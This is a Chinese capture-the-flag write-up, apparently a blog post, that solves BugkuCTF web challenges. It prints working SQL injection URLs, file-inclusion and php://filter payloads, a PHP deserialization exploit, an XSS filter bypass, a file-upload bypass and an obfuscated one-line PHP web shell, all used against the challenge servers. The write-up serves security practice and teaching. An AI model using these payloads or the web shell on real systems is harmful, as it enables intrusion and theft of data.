

BUGKUctf-web-writeup

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原文链接: <http://www.cnblogs.com/zhengjim/p/6972527.html>

版权

因为是利用word直接转换的,所以排版有点乱,找到了原有word,用markdown重写了遍。

地址在: <http://www.zhengjim.com/2019/05/11/166.html>

找到了个ctf平台。里面的web挺多的。终于将web题目写的差不多了。

签到题 20	Web2 20	文件上传测试 30	计算题 30	Web3 50	sql注入 50
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Web

签到题

题目 507 Solves ×

签到题

20

QQ群 570630371

flag 在群公告能找到哟

Key

SUBMIT

加群就可以了

Web2

题目 711 Solved

Web2


20

听说聪明的人都能找到答案
http://120.24.86.145:8002/web2/

Key

SUBMIT

直接F12就看到了



文件上传测试

题目 454 Solved

文件上传测试

30

http://103.238.227.13:10085/

Flag格式: Flag:xxxxxxxxxxxxxx

Key

SUBMIT

Burp抓包

文件名改成 1.jpg.php 即可



计算题

题目

565 Solves

×

计算题

30

地址：<http://120.24.86.145:8002/yanzhengma/>

Key

SUBMIT


F12 改长度限制即可

18+3=?


验证

input.input | 104 × 21

```
Elements Console Sources Network Timeline Profiles Application Security Aud
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>_</head>
  <body>
    <span id="code" class="code" style="background: rgb(110, 93, 66); color: rgb(252, 66, 17);
    <input type="text" class="input" maxlength="1" == $0
    <button id="check">验证</button>
  <div style="text-align:center;"_</div>
  <script src="js/jquery-1.12.3.min.js"></script>
```



```
Elements Console Sources Network Timeline Profiles Application Security Aud
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>_</head>
  <body>
    <span id="code" class="code" style="background: rgb(110, 93, 66); color: rgb(252, 66, 17);
    <input type="text" class="input" maxlength="1" > == $0
    <button id="check">验证</button>
    <div style="text-align:center;">_</div>
    <script src="js/jquery-1.12.3.min.js"></script>
```



Web3

题目 556 Solves

Web3

50

flag就在这里快来找找吧
<http://120.24.86.145:8002/web3/>

Key SUBMIT

阻止一直弹框，然后源代码

```
alert("flag就在这里");
alert("来找找吧");
alert("flag就在这里");
alert("来找找吧");
alert("flag就在这里");
alert("来找找吧");
alert("flag就在这里");
alert("来找找吧");
<!--&#75;&#69;&#89;&#123;&#74;&#50;&#115;&#97;&#52;&#95;&#97;&#104;&#74;&#75;&#45;&#72;&#83;&#49;&#49;&#73;&#73;&#73;&#125;-->
</script>
</head>
</html>
```

解码下就可以了



Sql注入

题目 308 Solves

sql注入

50

http://103.238.227.13:10083/


格式KEY[]

Key

SUBMIT

右键源代码，看到gb2312 易想到宽字节注入

```
1 <!doctype html>
2 <html lang="en">
3 <head>
4 <meta charset="gb2312" />
5 <title>SQL测试</title>
6 <link rel="stylesheet" href="http://apps.bding.com/libs/bootstrap/3.3.4/css/bootstrap.css">
7 </head>
8 <body>
9 <div class="container">
10 <h2>SQL注入测试</h2>
11 <div class="alert alert-success">
12 <p>查询key表, id=1的string字段</p>
13 </div>
14 <div>
15 <table class="table table-striped">
16 <tr><td>id</td><td>1</td></tr><tr><td>key</td><td>fdsafdasfdsa</td></tr> </tr>
17 </div>
18 <!-- jQuery文件, 务必在bootstrap.min.js 之前引入 -->
19 <script src="http://apps.bding.com/libs/jquery/2.1.4/jquery.min.js"></script>
20 <!-- 最新的 Bootstrap 核心 JavaScript 文件 -->
21 <script src="http://apps.bding.com/libs/bootstrap/3.3.4/js/bootstrap.min.js"></script>
22 </body>
23 </html>
24
```



爆出数据库:

```
http://103.238.227.13:10083/?id=1%df' union select 1,database() %23
```

Enable Post data Enable Referrer

SQL注入测试

查询key表,id=1的string字段

id	1
key	fdsafdasfdsa
id	1
key	sql5

结合题目, 得flag

```
http://103.238.227.13:10083/?id=1%df' union select 1,string from sql5.key %23
```

Enable Post data Enable Referrer

SQL注入测试

查询key表,id=1的string字段

id	1	←
key	fdsafdasfdsa	
id	1	
key	54f3320dc261f313ba712eb3f13a1f6d	←
id	1	
key	aaaaaaaaa	

SQL注入1

题目 243 Solves ×

SQL注入1

60

地址: http://103.238.227.13:10087/

提示: 过滤了关键字 你能绕过他吗

flag格式KEY{xxxxxxxxxxxxxx}

Key

SUBMIT

Sql语句: \$query = "SELECT * FROM temp WHERE id=\${id} LIMIT 1";

可以用%00绕过关键字过滤

爆出数据库:

```
http://103.238.227.13:10087/?id=-1 uni%00on sel%00ect 1,database() %23
```

Enable Post data Enable Referrer

以下为其中一段代码:

```
//过滤sql
$array = array('table','union','and','or','load_file','create','delete','select','update','s
foreach ($array as $value)
{
    if (substr_count($id, $value) > 0)
    {
        exit('包含敏感关键字!'.$value);
    }
}

//xss过滤
$id = strip_tags($id);

$query = "SELECT * FROM temp WHERE id={$id} LIMIT 1";
```

当前结果:

id	1
title	sql3

Flag:

```
http://103.238.227.13:10087/?id=-1 uni%00on sel%00ect 1,hash fro%00m sql3.key%23
```

Enable Post data Enable Referrer

以下为其中一段代码:

```
//过滤sql
$array = array('table','union','and','or','load_file','create','delete','select','update','slee
foreach ($array as $value)
{
    if (substr_count($id, $value) > 0)
    {
        exit('包含敏感关键字!'.$value);
    }
}

//xss过滤
$id = strip_tags($id);

$query = "SELECT * FROM temp WHERE id={$id} LIMIT 1";
```

当前结果:

id	1
title	c3d3c17b4ca7f791f85e#\$1cc72af274af4adef

你必须让他停下

题目 339 Solves ×

你必须让他停下

60

地址：<http://120.24.86.145:8002/web12/>

作者：@berTrAM

Key

SUBMIT

Burp抓包

返回的包图片不一样. Intruder 多次试试
随便构造没用的参数发送就行了
根据length 查看就行了

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	766	baseline request
2	2	200	<input type="checkbox"/>	<input type="checkbox"/>	766	
19	19	200	<input type="checkbox"/>	<input type="checkbox"/>	766	
27	27	200	<input type="checkbox"/>	<input type="checkbox"/>	766	
36	36	200	<input type="checkbox"/>	<input type="checkbox"/>	766	
56	56	200	<input type="checkbox"/>	<input type="checkbox"/>	766	
66	66	200	<input type="checkbox"/>	<input type="checkbox"/>	766	
67	67	200	<input type="checkbox"/>	<input type="checkbox"/>	766	

Request Response

Raw Headers Hex HTML Render

```
<center>Stop at panda ! n will get flag</center>
<center><div></div></center><br><a
style="display:none">flag{dummy_game_1a_s0_popular}</a></body>
</html>
```

本地包含

题目 224 Solves ×

本地包含

60

地址：<http://120.24.86.145:8003/>


Key

SUBMIT

源代码


```
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
?>
```

eval存在命令执行漏洞，构造出文件包含



Base64解码即可

后来得知可以这么写。



积累太少。

变量1



源代码

flag In the variable ! <?php

```
error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
    $args = $_GET['args'];
    if(!preg_match("/^\w+$/", $args)){
        die("args error!");
    }
    eval("var_dump($args);");
}
?>
NULL
```

(和“百度杯”CTF比赛(二月场)题目一致)

提示flag在变量里。正则匹配只能大小写字母和数字。eval("var_dump(\$args);");打印出变量的值。利用超全局数组GLOBALS可以打印出所有变量。



Web4

题目 389 Solves

Web4

80

看看源代码吧

<http://120.24.86.145:8002/web4/>

Key

右键源代码 看见了一串js代码 先URL解码

```
<html>
<title>BKCTF-WEB4</title>
<body>
<div style="display:none;"></div>
<form action="index.php" method="post" >
看看源代码? <br>
<br>
<script>
var p1 =
'%6875%6e%63%74%69%6f%6e%20%63%68%65%63%6b%53%75%62%6d%69%74%28%29%7b%76%61%72%20%61%3d%64%62%6
28%22%75%6e%64%65%66%69%6e%65%64%22%21%3d%74%79%70%65%6e%66%20%61%29%7b%69%66%28%22%36%37%64%37%
var p2 =
'%61%61%36%34%38%63%66%36%65%38%37%61%37%31%31%34%66%31%22%3d%3d%61%2e%76%61%6c%75%65%29%72%65%7
72%6e%21%31%7d%7d%64%6e%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%22%6c%
eval(unescape(p1) + unescape('%35%34%61%61%32' + p2));
</script>

<input type="input" name="flag" id="flag" />
<input type="submit" name="submit" value="Submit" />
```

```
Unicode编码 UTF-8编码 URL编码/解码 Unix时间戳 Ascii/Native编码互转 base64图片在线转换工具

var p1 = 'function checkSubmit(){var a=document.getElementById("password");if(typeof a!="undefined")if(a=="67d709b2b");
var p2 = 'aa648cf6e87a7114f1'==a.value?return0;alert("Error");a.focus();return1;}document.getElementById("levelQuest").onsubmit=checkSubmit;
eval(unescape(p1) + unescape('54aa2' + p2));
```

就是拼接 67d709b2b54aa2aa648cf6e87a7114f1 提交

看看源代码？

KEY{J22JK-HS11}

Web5

题目 362 Solves ×

Web5

80

JSPFUCK?????答案格式CTF{**}

<http://120.24.86.145:8002/web5/>

字母大写

右键源代码，将JSfuck代码扔进F12控制台



flag在index里

题目 237 Solves ×

flag在index里

80

<http://120.24.86.145:8005/post/>

点下链接<http://120.24.86.145:8005/post/index.php?file=show.php>

发现File参数 易想到文件包含漏洞

PAYLOAD:<http://120.24.86.145:8005/post/index.php?file=php://filter/read=convert.base64-encode/resource=index.php>

Base64解码




phpcmsV9



利用注册页面的漏洞试试能不能getshell。显示操作失败。





所以只能先利用sql注入，注入出后台账号和密码。网上有很多注入exp。





花了一毛解密 a123456

在后台可以直接看到我们在注册页面上传的shell，原来只是没回显。菜刀连上去即可



海洋CMS



海洋CMS

80


地址：http://120.24.86.145:8008/

flag在根目录某个txt里

Key

SUBMIT

根据提示 用BURP爆破



前女友

题目 122 Solves

前女友

80

http://47.93.190.246:49162/

flag格式：SKCTF{xxxxxxxxxxxxxxxxxxxx}


Key

SUBMIT

点链接看到源代码

```
<?php
if(isset($_GET['v1']) && isset($_GET['v2']) && isset($_GET['v3'])){
    $v1 = $_GET['v1'];
    $v2 = $_GET['v2'];
    $v3 = $_GET['v3'];
    if($v1 != $v2 && md5($v1) == md5($v2)){
        if(!strcmp($v3, $flag)){
            echo $flag;
        }
    }
}
?>
```

利用PHP md5()漏洞与strcmp()漏洞



成绩单

题目79 Solved×

成绩单

90

快来查查成绩吧

<http://120.24.86.145:8002/chengiidan/>

SUBMIT

容易看出考SQL注入

成绩查询

-1' union select 1,2,3,4#

Submit

1的成绩单

Math	English	Chinese
2	3	4

爆表: -1' union select 1,table_name,3,4 from information_schema.tables where TABLE_SCHEMA='skctf_flag' LIMIT 0,1

爆字段: -1' union select 1,column_name,3,4 from information_schema.columns where TABLE_SCHEMA='skctf_flag' and table_name='fl4g' LIMIT 0,1#

Flag: -1' union select 1,skctf_flag,3,4 from fl4g#

Web3

题目130 Solved×

Web6


100

速度要快!!!!!!

<http://120.24.86.145:8002/web6/>

格式KEY{xxxxxxxxxxxxxxxx}

SUBMIT



Flag base64解码后还有base64的字符在解码。是串数字。根据提示就是要把那串数字POST过去，要短时间内。Python脚本：

```
!usr/bin/env python
```

```
!coding=utf-8
```

```
author = 'zhengjim'
```

```
import requests
```

```
import base64
```

```
url = 'http://120.24.86.145:8002/web6/'
```

```
r = requests.session()
```

```
headers = r.get(url).headers
```

```
key = base64.b64decode(base64.b64decode(headers['flag']).split(':')[1])
```

```
data = {'margin': key}
```

```
print r.post(url=url, data=data).content
```

```
KEY {111dd62fcd377076be18a}
```

```
进程已结束,退出代码0
```

cookies欺骗??

题目
133 Solves
×

cookies欺骗??

100

http://120.24.86.145:8002/web11/

答案格式: KEY{xxxxxxxx}

点进来URL

<http://120.24.86.145:8002/web11/index.php?line=&filename=a2V5cy50eHQ=a2V5cy50eHQ>=解码是keys.txt 所以替换成base64后的index.php。Line是行数遍历获得源代码

得到源代码后, 看出, 构造cookie margin=margin 然后读keys.php即可

```
GET /web11/index.php?line=&filename=a2V5cy50eHQ= HTTP/1.1
Host: 120.24.86.145:8002
Proxy-Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36
Accept: text/html,application/xhtml+xml,application/javascript;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN;q=0.8
Cookie: margin=margin

HTTP/1.1 200 OK
Server: nginx
Date: Tue, 06 Jun 2017 18:27:32 GMT
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=60
Content-Length: 30

<?php $key = KEY$key_key; ?>
```

XSS

×

题目 144 Solved

XSS

100

http://103.238.227.13:10089/

Flag格式: Flag:xxxxxxxxxxxxxxxxxxxxxxxxxxxx

```
6 <link rel="stylesheet" href="http://apps.bdimg.com/libs/bootstrap/3.3.4/css/bootstrap.css">
7 </head>
8 <body>
9 <div class="container">
10 <h2>XSS注入测试</h2>
11 <div class="alert alert-success">
12 <p>1、请注入一段XSS代码，获取Flag值</p>
13 <p>2、必须包含alert(_key_)，_key_会自动被替换</p>
14 </div>
15 <div id="s"></div>
16 </div>
17 <!-- jQuery文件。务必在bootstrap.min.js 之前引入-->
18 <script src="http://apps.bdimg.com/libs/jquery/2.1.4/jquery.min.js"></script>
19 <!-- 最新的 Bootstrap 核心 JavaScript 文件 -->
20 <script src="http://apps.bdimg.com/libs/bootstrap/3.3.4/js/bootstrap.min.js"></script>
21
22
23
24
25
26
27 <script>
28 var sm=""; document.getElementById('s').innerHTML = sm;
29 </script>
30 </body>
31 </html>
```

过滤<> 用\u003cscript\u003ealert(key)\u003c/script\u003e 可绕过

```
</div>
<!-- jQuery文件，务必在bootstrap.min.js 之前引入-->
<script src="http://apps.bdimg.com/libs/jquery/2.1.4/jquery.min.js"></script>
<!-- 最新的 Bootstrap 核心 JavaScript 文件 -->
<script src="http://apps.bdimg.com/libs/bootstrap/3.3.4/js/bootstrap.min.js"></script>

<script>
var s="\u003cscript\u003ealert('Flag:1T2094325e90085b30a5ddefce34acd8')\u003c/script\u003e"; document.getElementById("s").innerHTML = s;
</script>
y)
D
```

never give up

×

题目 79 Solves

never give up
100

http://120.24.86.145:8006/test/hello.php

作者：御结冰城

发现提示1p.html 访问1p.html后发现了一串WORDS 解码。有串base64解码。在url解码

```
GET /test/hello.php?h=1 HTTP/1.1
Host: 120.24.86.145:8006
Proxy-Connection: keep-alive
Cookie: Cookie: uac=aga=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2980.133 Safari/537.36
Accept: text/html,application/xhtml+xml,application/javascript;q=0.9,image/webp;q=0.8
Referer: http://ctf.bugten.com/challenge
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=1a5d16e3baag5d7d691a0b7b6f
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 06 Jun 2017 13:44:23 GMT
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=60
Content-Length: 47

<!--jpmid-->
never never never give up !!!
```


welcome to bugkuctf

题目 62 Solved ×

welcome to bugkuctf

100

http://120.24.86.145:8006/test1/
作者 : pupil

看源代码:

you are not the number of bugku !

```
<!--
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];

if(isset($user)&&(file_get_contents($user,'r')==="welcome to the bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
}else{
    echo "you are not admin ! ";
}
-->
```

txt参数的 File_get_contents() 利用php://input 来绕过 file 的include() 文件包含

Log URL: http://120.24.86.145:8006/test1/?txt=php://input&file=php://filter/read=convert.base64-encode/resource=hint.php&password=

Post data: Enable Post data Enable Referrer
welcome to the bugkuctf

hello friend!
PD9waHAglA0KICANcmNsYXNzEzYWI7Ly9mbGFuLnBocCAgDQogICAgcHVibGijCRmaWxiOyAgDQogICAgcHVibGijIGZ1bmN0aW9uIF9fdG9zdHlplbmc0KXsgIA0KICAgICAg

读出hint.php 解码后:

```
<?php
class Flag{//flag.php
public $file;
public function __toString(){
    if(isset($this->file)){
        echo file_get_contents($this->file);
        echo "<br>";
        return ("good");
    }
}
?>
```

在读flag.php, 结果提示不给flag 于是读下index.php



Load URL http://120.24.86.145:8006/test1/?txt=php://input&file=php://filter/read=convert.base64-encode/resource=flag.php&password=

Split URL

Execute

Enable Post data Enable Referrer

Post data welcome to the bugkuctf

hello friend!
不能现在就给你flag哦

```
<?php
$txt = $_GET["txt"];
$file = $_GET["file"];
$password = $_GET["password"];

if(isset($txt)&&(file_get_contents($txt,'r')==="welcome to the bugkuctf")){
    echo "hello friend!<br>";
    if(preg_match("/flag/", $file)){
        echo "不能现在就给你flag哦";
        exit();
    }else{
        include($file);
        $password = unserialize($password);
        echo $password;
    }
}else{
    echo "you are not the number of bugku ! ";
}
?>
```


发现正则匹配file 不能包含flag

看到这段代码及hint.php类有个 __toString()构造函数, 可以构造password的序列化。然后反序列读出flag.php文件

```
$password = unserialize($password);
echo $password;
}
```

```
1 <?php
2
3 class Flag{//flag.php
4     //public $file;
5     public function __toString(){
6         if(isset($this->file)){
7             echo file_get_contents($this->file);
8             echo "<br>";
9             return ("good");
10        }
11    }
12 }
13 $a = new Flag();
14 $a->file="flag.php";
15 print_r(serialize($a));
16
17 ?>
18
```

O:4:"Flag":1:{s:4:"file";s:8:"flag.php";} [Finished in 0.1s]



Load URL http://120.24.86.145:8006/test1/?txt=php://input&file=hint.php&password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php":}

Split URL

Execute

Enable Post data Enable Referrer

Post data welcome to the bugkuctf

```
1 hello friend!<br> <?php
2 //flag {php_is_the_best_language}
3 ?><br>good
4
5 <!--
6 $user = $_GET["txt"];
7 $file = $_GET["file"];
8 $pass = $_GET["password"];
9
10 if(isset($user)&&(file_get_contents($user,'r')=="welcome to the bugkuctf")){
11     echo "hello admin!<br>";
12     include($file); //hint.php
13 }else{
14     echo "you are not admin ! ";
15 }
16 -->
```

login1

题目
77 Solves
×

login1

100

http://47.93.190.246:49163/
 flag格式: SKCTF{xxxxxxxxxxxxxxxxxxxxx}
 hint:SQL约束攻击

Key

SUBMIT

根据提示 就是注册一个admin a 的账号
然后就可以重置admin密码，后登入即可。

SKCTF管理系统

登录

SKCTF(4Dm1n_HaV3_GreAt_p0w3R)

用户名:

密码:

过狗一句话

题目
15 Solves
×

过狗一句话

100

http://120.24.86.145:8010/
 送给大家一个过狗一句话
 <?php \$poc="a#s#s#e#r#t"; \$poc_1=explode("#",\$poc);
 \$poc_2=\$poc_1[0].\$poc_1[1].\$poc_1[2].\$poc_1[3].\$poc_1[4].\$poc_1[5];
 \$poc_2(\$_GET['s'])?>

Key

SUBMIT

看提示 猜测 indexphp 就是shell 于是直接利用

```
Load URL http://120.24.86.145:8010/index.php?c=var_dump(scandir(getcwd()));
Split URL
Execute
Enable Post data
Enable Referrer
array(6) ([0] => string(1) ".") [1] => string(2) ".*" [2] => string(5) "c.php" [3] => string(12) "f1098i7g.txt" [4] => string(9) "index.php" [5] => string(9) "shell.php" }
```

Load URL

Split URL

Execute

Enable Post data Enable Referrer

BUGKU {bugku_web_009801_a}

各种绕过哟

题目 151 Solves ×

各种绕过哟

120


各种绕过哟

http://120.24.86.145:8002/web7/

Key

SUBMIT

根据源代码 GET 一个uname 和POST一个 passwd 值不能相等 sha1要相等，提交数组。Sha1()均返回null 绕过



```
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
    if ($_GET['uname'] == $_POST['passwd'])

        print 'passwd can not be uname.';

